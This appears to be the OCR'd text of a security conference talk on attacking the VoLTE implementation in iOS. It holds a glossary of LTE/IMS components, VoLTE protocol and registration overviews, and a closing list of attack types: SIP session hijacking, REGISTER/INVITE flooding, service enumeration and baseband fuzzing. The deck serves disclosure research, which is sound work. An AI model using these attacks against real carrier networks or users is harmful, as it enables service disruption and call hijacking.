Hacking into iOS's VOLTE implementation

Hardik Mehta &
Rajanish Pathak

KATIM

About Us

Hardik Mehta

@hardw00t

Lead Security Researcher

KATIM


Rajanish Pathak

@h4ckologic

Software Security Researcher

KATIM


Agenda


Introduction
Our Setup
What, How and Why
Q & A
Attack Surfaces
Attack PoC
Disclosure timeline

Introduction – Glossary

Abbreviations	Functions
RAN	Radio Access Network is the part of a mobile network that connects user devices to the core network through base stations, facilitating wireless communication.
EPC	Evolved Packet Core is the core element in LTE networks that manages data traffic, authentication, and mobility for both voice and data services.
HSS	Home Subscriber Server is a centralized database in the networks that stores subscriber information, facilitating authentication, authorization, and mobility management.
MME	Mobility Management Entity is responsible for tracking and managing the mobility of user devices as they move within the network.
SGW	Serving Gateway is used for routing and forwarding user data packets between the mobile device and external networks.
PGW	Packet Data Network Gateway is used to manage data routing and connectivity between the network and external packet data networks, such as the Internet and IMS.
IMS	IP Multimedia Subsystem enables the delivery of multimedia services, including VoLTE, over IP networks with separation of control and media planes.
CSCF	Call Session Control Function is a component in the IMS architecture that controls the signalling and setup of multimedia sessions, including VoLTE calls.


Introduction – LTE/ 5G (NSA) Architecture



Introduction – VoLTE Architecture


- VoLTE relies on the IMS for delivering multimedia services over IP networks. IMS separates the control plane (call setup and signalling) from the media plane (voice and data transmission).

- The EPC serves as the backbone for VoLTE calls.





Introduction – VoLTE Protocols

- SIP: Used for call setup, modification, and termination.
- SDP: Describes the multimedia content of a session.
- RTP: Carries the actual voice media during the call.
- RTCP: Provides control and monitoring functions for RTP.



Introduction – VoLTE Registration Flow






https://drmoazzam.com/5-ims-procedure-sip-registration


Introduction - Security Issues in VoLTE

- Enumerate services of IMS, EPC and transmission nodes such as aggregation routers, EPDG, UAG / PCSCF
- It is possible to send REGISTER and INVITE SIP requests to identified UAG and CSCF nodes.
- Initiate SIP related attacks like session hijacking, REGISTER and INVITE flooding attacks which introduces a delay and continuous server time-out response
- Targeting other VoLTE users in the network
- Targeting device baseband and fuzzing over SIP protocol

